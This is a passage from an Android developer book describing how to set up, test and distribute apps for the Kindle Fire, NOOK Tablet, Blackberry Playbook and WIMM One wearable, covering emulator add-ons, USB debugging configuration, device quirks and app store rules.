If you enable the standard Android setting, you can install apps on the Kindle Fire from alternative sources, such as sideloading via USB. This is how the development tools deploy apps to a device when you are working on your app, and anyone can use this technique so long as they have the Android SDK (or at least enough to provide `adb` access).

However, there is one notable limitation of sideloading: icon quality.

When you submit your app for distribution through the Amazon AppStore, you will upload what they refer to as the "thumbnail" image. This is a 512x512 pixel rendition of your icon and is independent from any icons you may have put as resources in the APK file itself. When your app is installed from the Amazon AppStore, your thumbnail is downloaded as well and is used for the home screen carousel, among other things:


*Figure 352: The Kindle Fire home screen, with a high-resolution version of the QuickOffice icon*

However, when you sideload an app, or install it off the Web, there is no "thumbnail". The Kindle Fire will use your in-APK icon, no different than any other home screen. However, when it blows up your, say, 72x72 pixel icon to the large shelf in the carousel, it does not look very pretty:


*Figure 353: The Kindle Fire home screen, with a not-so-high-resolution version of the stock Android launcher icon*

One can only hope that the Kindle Fire will provide some in-APK way of offering the high-resolution thumbnail.

## Getting Your Development Environment Established

Developing for the Kindle Fire is best accomplished using an actual Kindle Fire device. For example, there is no good way to simulate the behavior of the Kindle Fire menu bar using the standard Android emulator. That being said, having an emulator that at least resembles the Kindle Fire will be useful for debugging purposes, since you can do more with an emulator (e.g., run Hierarchy View) than you can with production devices.

## Emulator Configuration

Originally, Amazon did not distribute an emulator image for the Fire, meaning that developers would have to fake it as best they could using a stock emulator. This was fairly limiting, as the Fire does not look much like a standard Android emulator.

Fortunately, Amazon *is* now distributing an SDK add-on that supplies an emulator image you can use. Full information about this SDK add-on can be found on the Amazon developer site.

To install it:

- Start the SDK Manager, such as via the toolbar button in Eclipse
- Choose Tools > Manage Add-on Sites from the SDK Manager main menu
- Click on the User Defined Sites tab, and click the New... button
- Fill in `http://kindle-sdk.s3.amazonaws.com/addon.xml` as the URL in the field in the "Add Add-on Site URL" dialog, then click OK (to close up that dialog), then click Close (to close up the Manage Add-on Sites dialog)
- Wait for the progress bar at the bottom of the SDK Manager to finish (pro tip: this is a fine time to get a cup of coffee)
- In the "Android 2.3.3 (API 10)" portion of the SDK Manager, you will find a new "Kindle Fire" entry — check that, then click the "Install 1 package..." button (note: number may vary, if there are other updates that the SDK Manager would like to install)





*Figure 354: Kindle Fire Entry in SDK Manager*

This will give you a new available target in the AVD Manager, named “Kindle Fire (Amazon) - API Level 10”:





*Figure 355: Kindle Fire Entry in AVD Manager*

This will give you an emulator that reasonably approximates the behavior of a real Kindle Fire device. Note that 7" emulators in portrait mode get a bit tall, in terms of pixels, so be sure to use the scaling option in the AVD Manager to scale down the emulator so that it will fit your development machine’s monitor.


*Figure 356: Kindle Fire Emulator*

The official Kindle Fire emulator image also overcomes a limitation in the standard Android emulator image. As mentioned earlier in this chapter, Gingerbread did not support tablets. More importantly, it had a snippet of code that assumes that devices running with the Kindle Fire's resolution must be `-xlarge`. In reality, the Kindle Fire (and other 7" tablets) should use a `-large` configuration. However, the standard Android emulator will use `-xlarge`. However, the official Kindle Fire emulator will correctly report the emulator as `-large`, matching the device.

## Developing on Hardware

The Kindle Fire is ready for use with your development tools, once you teach your development machine how to have **`adb`** connect to the fire.

Linux and OS X users simply need to add two lines to the bottom of `~/.android/adb_usb.ini`:

```
0x1949
0x0006
```

On Windows, you need to do that too, but you also have to manually hack into USB driver files, so Windows will recognize your Kindle Fire and install the ADB driver. Details for doing that can be found in a PDF file published by Amazon.

Note that the Kindle Fire automatically switches into USB Mass Storage mode when you plug it into a PC using the USB cable. This means that apps on the Kindle Fire do not have access to external storage. You will need to umount the Kindle from your development machine's OS and click the Disconnect button on the Kindle Fire's "You can now transfer files from your computer to Kindle" screen to be both connected via USB *and* allow apps access to external storage.

# How Does Distribution Work?

Unlike the vast majority of Android devices, the Kindle Fire lacks the Play Store. It is quite likely the most popular device ever shipped that does not include the Play Store, though it is far from the first. Hence, if you want your app to be available to Kindle Fire users, you will need to explore other ways of promoting and delivering the app.

## Amazon AppStore

The primary way to reach Kindle Fire users is through the Amazon AppStore. This is Amazon's equivalent to the Play Store. And, unlike the Play Store, which is only available pre-installed on devices, any Android device can download an app client for the Amazon AppStore. That, coupled with Amazon's promotions like the "free app of the day", means that your app on the Amazon AppStore has reach beyond just the Kindle Fire and future Amazon Android devices.

At a high level, publishing on the Amazon AppStore is not significantly different than publishing on the Play Store: you supply the APK and descriptive material to Amazon, and it gets listed. However, the devil, as they say, is in the details:

1. Your app will be reviewed by Amazon before publishing, and it may be rejected for the same sorts of reasons why apps are rejected from the iOS App Store, for anything from content concerns to poor programming practices
2. If you are trying to sell a paid app, Amazon holds final pricing decisions, and your prices on the Amazon AppStore cannot be higher than on other venues

3. Your app will be wrapped in Amazon-supplied code and re-signed by Amazon, so that if a non-Kindle Fire user uninstalls the Amazon AppStore client, your app will no longer run
4. And so on

This is not to say that distributing through the Amazon AppStore is intrinsically a bad idea. Because of some of these hurdles, plus the AppStore's much smaller user base, many developers are skipping it. This results in less competition and greater visibility for your app. However, you need to review all the Amazon AppStore developer rules and make decisions for yourself as to whether it makes sense for you and what you are trying to accomplish with the app.

## Alternatives

Because Amazon did not license the Play Store or other commercial components from Google, you cannot reach Kindle Fire users through the Market (except for those who install pirated versions of the Play Store client on their devices).

However, all other distribution vectors should work as they would on any other device. In addition to sideloading via USB, users can install apps off of the Web by visiting a URL in the device's browser (by default, Amazon Silk) and tapping on the link to the APK. This will trigger a download of the app — users can then tap on the `Notification` for the download to trigger an install. Similarly, one would imagine that other apps whose job is to download and install apps (e.g., enterprise app "markets") should work normally as well.

Note, though, that all off-AppStore installs will have rough icons, so you will want to supply your icons in all densities, in hopes that the Kindle Fire will choose a higher-quality rendition of the icon.

# Barnes & Noble NOOK Tablet

While Amazon's Kindle Fire is all the rage in the 7" Android-based tablet space, it certainly was not the first such tablet.

It was not even the first such tablet sold by a firm known originally for selling printed books.

Barnes & Noble, a large American bookstore chain, released the NOOK Color in November 2010 and followed that up with the NOOK Tablet in November 2011. Like the Kindle Fire, the NOOK series are based on Android but have a substantially replaced home screen and other built-in apps. Also, like the Kindle Fire, the NOOK series eschews the Play Store (and any other Google apps) in favor of its own distribution channel.

This chapter will explore developing for the NOOK series, focusing on the newer NOOK Tablet.

## Prerequisites

Understanding this chapter requires that you have read the core chapters of this book.

## What Features and Configurations Does It Use?

In some respects, the NOOK series is closer in spirit to traditional Android devices than is, say, the Kindle Fire. That being said, there are certainly departures from what you would expect, in many cases to keep the parts count and price low.

### Screen Size and Density

Both the NOOK Color and the NOOK Tablet have 1024x600 displays, categorized correctly as `-mdpi` from a screen density standpoint. The NOOK Color is correctly categorized as a `-large` screen, given its 7" diagonal display.

The NOOK Tablet, on the other hand, claims to be `-xlarge`, despite the fact that it too has a 7“ diagonal display. This will be a problem if your `-xlarge` resources (e.g., layouts) are really designed for 10” tablets and will not work especially well on a 7" tablet.

### Hardware Features

The NOOK series does not support:

1. Any form of location tracking via LocationManager
2. Recording via a microphone
3. Anything involving a camera
4. Anything involving Bluetooth
5. Gyroscope sensors

In addition, the NOOK devices are not phones and so lack any telephony capability, including SMS/MMS.

## What Is Really Different?

Beyond the mis-categorizing of the NOOK Tablet as an `-xlarge` device, there are other places where the NOOK series has departed from standard Android conventions, even within the flexibility supported by the Android OS.

### Status/System Bar and Navigation Norms

If you play around with a NOOK Tablet, you will discover that there are no obvious BACK and MENU buttons anywhere on the screen. Most of the built-in applications eschew BACK and MENU, though, preferring iOS-style on-screen backwards navigation, albeit with inconsistent styling.

If you try your own apps, they should cause BACK and MENU buttons to appear, very small, in the status bar that exists at the bottom of the screen. Most of the time, this status bar simply shows the time, battery charge, etc.

Similarly, there is no HOME button. The raised "horseshoe" button towards the bottom of the device, when pressed, brings up a menu of places to navigate to, one of which is the home screen. Note that this behavior only appears on hardware; the NOOK Tablet emulator seems to completely ignore that button and offers no obvious means of getting back to the home screen directly from your app.

### Nothing Googly

As with the Kindle Fire, the NOOK series of devices lack any of the Google apps. This includes Google Play for installing other apps, Google Maps (and the Maps SDK add-on), and so on. You will need to find alternatives as needed.

### No Side-loading

As will be discussed in greater detail later in this chapter, side-loading of apps is limited at best on the NOOK series.

### Toasts to the Top

Whereas in standard Android, the default positioning of a `Toast` is towards the bottom of the screen, on the NOOK Tablet, it is positioned towards the top.

### Unsupported APIs

The NOOK devices do not support home screen app widgets or text-to-speech.

## Getting Your Development Environment Established

The NOOK Developer site offers its own SDK for NOOK development. The NOOK SDK is an add-on for the Android SDK environment, so you will need to start with the standard Android SDK tools and such before proceeding.

From the Android SDK Manager, choose Tools | Manage Add-on Sites... This will bring up a dialog box that you can use for adding vendor-supplied add-ons that are not part of Google's central add-on registry:





*Figure 357: The SDK Manager Add-on Sites dialog*

Note that you might need to resize the dialog for the buttons on the right to appear.

In that dialog, click New... and fill in `http://su.barnesandnoble.com/nook/sdk/addon.xml` as the URL. Then click OK to close the dialog, and Close to close the Add-on Sites dialog. You should find a new NOOKcolor entry in the Android 2.2 section of your SDK Manager, which you can then check and install. You can repeat the process with `http://su.barnesandnoble.com/nook/sdk/Nook_Tablet_addon.xml` for installing the NOOK Tablet add-on, which will appear in the 2.3.3 section of your SDK Manager.

## Emulator Configuration

The primary reason for installing those SDK add-ons is to get access to official NOOK emulator images. With the add-ons installed, your AVD Manager will allow you to create NOOK Color and NOOK Tablet emulators, just as you would create emulators for various Android API levels.

Note that the NOOK emulator has a lot of space-consuming chrome around the actual display:


*Figure 358: The NOOK Tablet emulator*

As a result, you may need to scale the emulator down smaller than the physical 7" of the actual device, simply because the emulator image is too tall.

Also note that the NOOK emulator does not correctly report an OS version to Eclipse, so you may find that when you try to run your app, Android launches some other emulator. Right click on the project and choose Run As > Run Configurations, and change the project to Manual deployment target selection on the Target tab of the Run Configurations dialog.

## Developing on Hardware

The NOOK people make it very annoying to attempt to develop on NOOK hardware, for unknown reasons.

Officially, you need to file paperwork to become a “qualified NOOK App Developer”. This is not possible except for US residents (or firms with a US tax ID from a small list of other supported countries). You also already have to have a production app released elsewhere, and your request has to be approved by the NOOK team.

While there used to be procedures for getting past this restriction, recent firmware updates for the NOOK Tablet have blocked those procedures. At the time of this writing, short of fully rooting the device (and potentially replacing the firmware), development on the NOOK Tablet does not appear possible short of going through the official mechanism.

## How Does Distribution Work?

Short of rooting and modding, app distribution for the NOOK series is purely through the Barnes & Noble Storefront. There is no fee to become a "qualified NOOK App Developer" to submit your apps to the Storefront, and you get 70% of the list price of paid apps, on par with similar distribution mechanisms.

The limited distribution options for the NOOK series make it an unsuitable device for use with private apps (e.g., enterprise development), short of rooting and modding.

# RIM Blackberry Playbook

Research In Motion (RIM) are known around the world for their Blackberry line of phones and messaging services. In 2011, they leapt into the tablet arena with the Blackberry Playbook. The 2.0 version of the Playbook OS supports running carefully repackaged Android applications, and you can distribute these applications through a RIM-supplied marketplace if you so choose.

## What Features and Configurations Does It Use?

Android offers a reasonable amount of flexibility to device manufacturers, while simultaneously allowing developers to dynamically adapt to different device capabilities. This section outlines what you should expect from the Playbook.

### Screen Size and Density

The Playbook has a 7" 1024x600 screen. It correctly advertises itself as a `-large -mdpi` device and will try to pull its resources from those sets.

### Hardware Features

The Playbook, like most tablets, is not a phone, and so it does not support any telephony capability, including SMS/MMS.

Beyond that, Android apps on the Playbook cannot access:

1. Some sensors, notably proximity, ambient light, and barometer
2. Bluetooth
3. miscellaneous other ill-supported technologies (e.g., NFC)

Also, like most tablets, the Playbook does not have any sort of navigation input besides the touchscreen — no D-pad, trackball, arrow keys, etc. Hence, if you have `<uses-configuration>` elements that require one of these, your app will not work on the Playbook.

# What Is Really Different?

The Playbook is different in part because it is not truly an Android device, but a Blackberry device that happens to have a "runtime" for Android, much like a Web browser might have a runtime for Flash. As such, there are going to be a number of things that will depart from the Android norm that your application might expect.

## Navigation

Like most Android tablets, the Playbook offers little in the way of physical or off-screen navigation buttons. For example, there is no BACK button. However, a navigation bar will contain a BACK soft button for users. If your app takes over the full screen, this bar will not be there all the time, but a swipe down from the top of the screen should expose it. Users can also learn the BACK gesture – a diagonal swipe from southeast to northwest.

Similarly, your menu will not be accessed via a MENU key, but rather via a downward swipe to expose the menu. This also means that any special MENU-button logic of yours may not work.

## Nothing Googly

By definition, a non-standard Android device lacks the Google apps, such as Google Play, Google Maps, and so on. The Playbook does support `geo:` as a scheme for an `Intent` when used with `startActivity()`, but you cannot directly integrate Google Maps into your application using `MapView` and `MapActivity`. RIM recommends using `WebView` and the Google Maps Web-based APIs instead.

## BARs as Packages

One of the biggest differences, compared to other Android-based devices, is the application file format. You are used to distributing APK files, whether via Google Play or by other means. The Playbook, instead, plays BAR files. You will need to go through a process to "repackage" your APK into a BAR file for local testing or

uploading to Blackberry App World. Fortunately, RIM provides a number of means for doing this, described later in this chapter.

### Unsupported APIs

In addition to the Google app limitations, the Playbook does not support:

1. Home screen app widgets
2. Any app with more than one launcher activity
3. SIP
4. Native code via the NDK
5. Text-to-speech
6. Task management APIs, notably those protected by `GET_TASKS` and `KILL_BACKGROUND_PROCESSES`
7. Some methods on `AudioManager` and `MediaPlayer`, mostly targeting Bluetooth devices and vibration motors
8. The `Camera` class (though accessing the camera via `ACTION_GET_CONTENT` should work)

In addition, the Playbook does not support some media types normally supported by Android, including Ogg Vorbis, AMR, FLAC, MIDI, H.263, and VP8.

### Package Name Length

The Playbook Android runtime only supports package names of 29 characters or less. The build tools will truncate your package name as needed, though you may need to give it some assistance to determine how best to do that (e.g., use the first 29 characters? the last 29 characters?).

## Getting Your Development Environment Established

Developing for the Playbook is significantly different than is developing for other Android devices, simply because the Playbook is not really an Android device. It is a Blackberry device that happens to have an Android runtime environment in it.

## Checking and Repackaging Your App

You need to convert your APK into a BAR file for test it on the Playbook Simulator or on an actual Playbook. There are three ways to go about this: use an Eclipse plug-in, use an online packager, or use some command-line tools.

### Eclipse Plugin

RIM publishes an Eclipse plugin that will handle most of the chores for you: test your app for compatibility, convert it into a BAR, apply signing keys, etc. This plugin is certified for use on Windows and OS X; RIM does not mention support for Linux. This plugin also supports the creation of run configurations to deploy your app to a device or simulator, including supporting IP-based debugging.

### Online Repackager

For lightweight use, RIM supplies a Web-based version of the same tools, minus the Eclipse integration and debugging. This too, though, only supports Windows and OS X, despite being browser-based. It relies on a Java applet, so your browser will need to have that enabled as well.

### Command-Line Tools

The only option available for Linux are the command-line tools (though these also support Windows and OS X). There are separate commands for the major steps in the process:

1. `apk2barVerifier` runs a validation check to see if you obviously use or do something that makes your app incompatible (e.g., require API Level 11, as the Playbook runs API Level 10)
2. apk2bar creates a BAR file out of the APK file (optionally running `apk2barVerifier` first, to save you running that separately)
3. `batchbar-deploy` will upload one or more BAR files to a device or running copy of the simulator
4. etc.

## Playbook Simulator

RIM offers a Playbook simulator in the form of a VMWare image. Because of the nature of their Android runtime for the Playbook, RIM does not support the

standard Android emulation environment. And, given the extensive modifications to their edition of Android, you are probably better served either trying to use their VMWare image or developing on actual Playbook hardware. This image is certified for use on Windows and OS X, though RIM does not mention support for Linux (even though there is a VMWare player for Linux).

The VMWare image will have its own IP address, which you can obtain from the Playbook simulator running in the image. You can then deploy your BAR to it using the Eclipse plugin or the command-line `blackberry-deploy` tool.

### Developing on Hardware

The Playbook can run either signed or unsigned BAR files. Unsigned BAR files, though, require a one-time upload of a "debug token", the creation of which requires the same credentials as you would use to sign the BAR in the first place. Signing credentials are available from RIM through a Web form, though they require agreeing to a fairly lengthy SDK License Agreement.

## How Does Distribution Work?

RIM is expecting apps to be distributed to the Playbook primarily through their App World site, which also has Playbook apps that are native to the device (vs. running in the Android runtime).

### Blackberry App World

Compared to marketplaces for apps for some non-standard Android devices, Blackberry App World is full-featured and extensive. It not only supports the Playbook but all app-capable Blackberry devices. At the present time, App World does not take a percentage of each sale.

### Alternatives

Side-loading is possible, using the techniques from development. However, there is no indication that over-the-air installation is possible other than through Blackberry App World.

# WIMM One

The hardware presented so far in this part of the book have represented modest departures from the Android norm. While display characteristics (e.g., Google TV) or availability of bundled Google components (e.g., Kindle Fire) present compatibility issues, the bulk of what you do to write apps for those devices is no different than what you do for any other more conventional Android device.

However, Android is open source, and as such will be deployed in places that you might not expect… such as your wrist.

WIMM Labs' WIMM One module is an Android device in a form factor designed to be worn: on the wrist, on the belt, as a pendant, etc. While it does run (much of) Android under the covers, the limitations of the form factor present unique challenges for the Android developer. WIMM Labs' stated strategy is to serve as an OEM for branded products targeted at various market niches (e.g., athletes and other people with significant exercise regimens). Android developers can create general purpose apps for the WIMM One, or you might be developing apps for a specific WIMM Labs' customer (e.g., wearable version of the "log your run" apps for marathoners or other distance runners).


*Figure 359: A hand holding a WIMM One (image supplied by WIMM Labs)*


*Figure 360: A closer look at a WIMM One (image supplied by WIMM Labs)*

There are other "wearable" Android devices, such as the one from I'm Watch, and sure to be still others in the future. Here, we will examine the WIMM environment as an example of this type of device.

## Prerequisites

Understanding this chapter requires that you have read the chapters on:

- broadcast Intents
- service theory

## What Can This Thing Really Do?

Well, it is not a phone, let alone a "two-way wrist TV" from a byegone comic strip.

It offers WiFi and Bluetooth for connectivity, but no 3G or 4G mobile data support, or any telephony in general. Hence, the WIMM One only intermittently has an

Internet connection, which has profound impacts on what you will write for it and how it can behave.

It has a capacitive touchscreen — given the small size, this is mostly used for swiping, or tapping on the occasional button. What is distinctive about the touchscreen is that it is "bi-modal", reverting to a monochrome low-power display after a period of inactivity. This low-power display is updated infrequently and is designed to be used for "watchfaces", so that the WIMM One can display information even when it is consuming very little power. In fact, much of WIMM One is designed around power considerations, as a module this small has a fairly tiny battery, yet users will not appreciate having to charge their wrist every few hours.

The device has an accelerometer to detect movement and a magnetic field sensor to detect orientation relative to magnetic north. However, it does not have a GPS radio, so while you can get location data, it will be as intermittent as the Internet connection, by and large.

The WIMM One can use its Bluetooth connection to pair with your Android or Blackberry device. At the moment, such a pairing allows the phone to forward SMS and caller ID information to the WIMM One for display. Over time, this could evolve into offering more frequent Internet access, GPS data, or anything else that the phone might have access to. However, since not all WIMM One users would have a paired device (do not own one, are not near the paired device, the paired device's battery ran out, etc.), developers will still need to design apps around the WIMM One's native capabilities.

# What Are You Really Writing?

There are two types of applications you can create for the WIMM One. Mostly, people will be focused on creating "micro apps", though you can also create "watchfaces" as an alternative.

## Micro Apps

The standard WIMM application is referred to as a "micro app", perhaps in reference to the screen size. In many respects, it is structured like a regular Android application, with a manifest, an activity, resources, and so on. However, beyond the many limitations outlined later in this chapter, a micro app will have a fairly limited UI, again with an eye towards the extremely small display size.

## Activity, Singular

A micro app should have exactly one activity, inheriting from a `LauncherActivity` supplied by WIMM. On the one hand, this is not a surprising restriction, as micro apps should not be especially complex in the first place. However, the decision to mandate a WIMM-supplied base class means you cannot readily use any third-party code that itself expects to define your base activity class. In particular, much of the Android Support package will be unavailable to you, notably the capabilities offered by `FragmentActivity` (fragments, loaders, etc.).

Also, the fact that using WIMM classes is unavoidable means that it is impossible to create a single set of classes that run on the WIMM One and on traditional Android devices. It is possible, in principle, to create a single APK that can run on the WIMM One and other Android devices, but at minimum, you will need a WIMM-specific activity to go along with whatever activities you wanted for phones, tablets, etc. And, the lack of fragment support means that you will not be able to reuse fragments in that WIMM activity.

## ViewTray

The root view of a `LauncherActivity` should be a `ViewTray`. You can think of a `ViewTray` as being a bit like the `ViewPager` from the Android Support package, in that it allows the user to pan left and right across a series of child views. In fact, `AdapterViewTray` is even more like `ViewPager`, in that `AdapterViewTray` uses an `Adapter` to define how many child views there are and what they look like.

A `ViewTray` has hooks for the events of note you can perform on a WIMM device: long-tap, one-finger-tap, two-finger-tap, etc.

`ViewTray` provides the framework for WIMM's recommended navigation pattern: left and right swipes to get at different records or facets of your UI, swipe up to get to more details, and swipe down to exit the app.

## Dialogs

While you can use a Button widget in a `ViewTray`, much of your user input will come from dialogs. There is a WIMM-specific dialog for text input, though forcing people to "type" on a display the size of a postage stamp is not recommended. In addition, there are WIMM-specific implementations of the `DatePickerDialog` and `TimePickerDialog` from stock Android, along with a `YearPickerDialog`. And, there

is a WIMM-specific `AlertDialog` you can use for popping up arbitrary content over top of whatever is showing in the `ViewTray`.

### Watchfaces

On a traditional Android device, after a period of inactivity, the device's screen turns off and it goes to sleep. When the user presses the power button, the user sees some form of lock screen or keyguard – getting past that brings the user to the home screen or wherever they were when the device fell asleep.

The WIMM One is designed to deliver value to the user continuously, just as a regular watch does. Instead of the screen turning off after a period of inactivity, the device:

1. Displays the user's selected watchface application, typically showing the time, though possibly with other information as well
2. After more inactivity, switches the screen from the full-color LCD mode to the monochrome low-power mode, still displaying the watchface application
3. Powers down the CPU, but periodically wakes it back up again (e.g., once per minute) to update the watchface — while the CPU is off, the monochrome display is showing the last output from the watchface
4. If the user taps the screen, switches back to the full-color LCD mode and returns the user to whatever they had been using prior to the watchface appearing

Hence, a "micro app" is designed for light interactivity — a watchface is designed for zero interactivity. And, a watchface is designed to only update the screen every so often, on demand, rather than providing some sort of continuous update or animation.

From a programming standpoint, a watchface is not an activity, but rather a `View`, in the form of a subclass of `BaseWatchView`. Your `View` will be instantiated and drawn as requested by the OS. For debugging purposes, there is a `WatchActivity` that you can add to your manifest for testing your watchface.

## What Are You Not Allowed To Do?

Particularly if you are trying to distribute your app through WIMM's marketplace, there is a list of things you are not allowed to do. Whereas the Play Store takes a very hands-off attitude towards what is distributed, WIMM wants to ensure that apps

they distribute will not misbehave on the device, principally for things they could not readily enforce via their own custom classes.

## Consume Excess Battery

A micro app cannot abuse the battery. A WIMM One battery is easily abused, as it is very tiny, so despite the small screen size and frequently operating in sleep mode, battery life is not especially long. In particular, the use of a `WakeLock` is discouraged.

## Assume an Internet Connection

A micro app cannot assume that there is an Internet connection at any moment. The WIMM One has no mobile data radio, so it is dependent on a configured WiFi access point being in range, or perhaps getting data via a quasi-tethered relationship with a smartphone that has its own Internet access. As such, Internet connectivity will be erratic, and any user interface that assumes an always-on Internet connection – or that a user can establish an Internet connection on-demand – is a really bad idea.

Instead, the expected pattern is one of synchronization. You can register a `BroadcastReceiver` for a WIMM-specific "hey! we have a network!" event, and at that point update your offline database from your Internet source. The WIMM environment will then broadcast a "we'd like to take the network down now" `Intent` — if you are still in progress with your synchronization, you can beg that the take-down be postponed, which may be honored.

You are also welcome to ask the WIMM `NetworkService` if there is an Internet connection at any point, and if there happens to be one, go do something. That may lead to a pattern seen in the sample application: synchronize the data periodically as an Internet connection is available, plus when the micro app is launched if a connection happens to be available right then.

## Have Gonzo Navigation

There is no HOME button on a WIMM One. There is no BACK button on a WIMM One. There is no recent-apps button on a WIMM One. Everything is driven off of the single main display, which lacks room for anything akin to the system bar you find on newer Android devices that lack similar buttons.

Hence, your application will need to be well-behaved for WIMM Labs to accept it. In particular, you need to allow the user to swipe down to exit your micro app and return control to the home screen.

If you have vertically-scrollable content, this does not mean that the user is not allowed to scroll. However, when you reach the top of your content, you must then allow continued swipe-down events to allow the user to exit. Once again, the correct use of some of the built-in classes will help make this automatic for you.

### Use Unsupported Classes

Not everything in standard Android is available on the WIMM One. Some are typical, such as not having the Google Maps add-on. However, they dropped some other things that, in WIMM Labs' mind, either did not make sense on a tiny screen or were simply unworkable in their original form.

Most notable among these is `WebView` — you cannot embed a `WebView` widget in your micro app. If you have HTML content, use `Html.fromHtml()` to pour the formatted content into a `TextView`. This will not cover arbitrary HTML, but it may suffice for your needs.

## Getting Your Development Environment Established

If you want to work on apps for the WIMM One, you will need to sign up for a WIMM Labs developer account and then set up the WIMM-specific extensions to your normal Android development toolchain. Note that some of the links in this section point to pages that you will not be able to access unless you are logged into your WIMM Labs developer account.

### Deploying the SDK Add-On

WIMM Labs has an add-on to the Android SDK that you will need to download. The ZIP file needs to be unZIPped into your Android SDK's `add-ons/` directory. It will add a WIMM Labs-specific subdirectory (e.g., `addon_wimm_one_7/`). Note that since you are manually installing this add-on, you will also need to monitor WIMM Labs' site for updates and manually install those — they will not come via the Android SDK Manager the way other add-ons do (e.g., the Google APIs).

## Setting Up the Emulator

WIMM Labs' add-on comes with an emulator, but you do not launch it using the Android AVD Manager (either inside or outside of Eclipse). Rather, in the add-on's `tools/` directory, you should find an `emu` command (batch file for Windows and shell script for OS X and Linux) that you can run. This command will automatically create the appropriate AVD and will launch the emulator for you:


*Figure 361: The WIMM One emulator*

It initially asks you to connect to WiFi, but upon pressing the WiFi button, you instead are presented with a request for an emulator certificate:


*Figure 362: The WIMM One emulator's note about an emulator certificate*

This certificate is optional. It enables the emulator to communicate with WIMM Labs' servers, for things like calendar synchronization. For simple development, this certificate should not be needed. If you wish such a certificate, you will need to contact WIMM Labs (cert@wimm.com). For now, you can simply click OK, which will take you to the "home screen" of a WIMM One:


*Figure 363: The WIMM One emulator's "home screen"*

After a few seconds of inactivity, you will instead see a watchface:


*Figure 364: The WIMM One emulator's default watchface*

Simply tapping the screen will return you to the "home screen". From there, as with an actual WIMM One device, horizontal swipes will flip you between various application icons, and clicking on an icon launches that application.

Note that while the emulator will work normally for most things, it will have its quirks. Notable among these is that the DDMS screenshot facility — and any third-party tools leveraging that same interface, such as the Droid@Screen software projector — will not work reliably.

## Connecting to a Physical Device

If you have an actual WIMM One developer kit, you can develop on it as well, no different than with other Android devices, via a micro USB cable connected to a supplied charging dock.

First, after having installed the SDK add-on from WIMM Labs, run `android update adb` from the command line (note that the android command is in your SDK's `tools/` directory, in case it is not in your `PATH`). Then, run `adb kill-server`, followed by `adb`

`start-server`, to restart the adb daemon. This should teach your Android environment about the device. Note that if you manually have been maintaining the `adb_usb.ini` file (e.g., for Kindle Fire) in your `.android` directory, the aforementioned commands will wipe out your manual edits. Instead, simply add a line with `0x23f1` to the end of `adb_usb.ini`.

Windows users will need to set up USB drivers, with all the gory details available on the WIMM Labs site. The device should be recognized automatically on OS X. Linux users may need to update their USB configuration. For example, Ubuntu and other `udev`-based environments can add these two lines to their appropriate `udev` rules file (e.g., `51-android.rules`):

```
SUBSYSTEM=="usb", ATTR{idVendor}=="23f1", ATTR{idProduct}=="0001",
MODE="0600", OWNER="<username>"
SUBSYSTEM=="usb", ATTR{idVendor}=="23f1", MODE="0666", GROUP="plugdev"
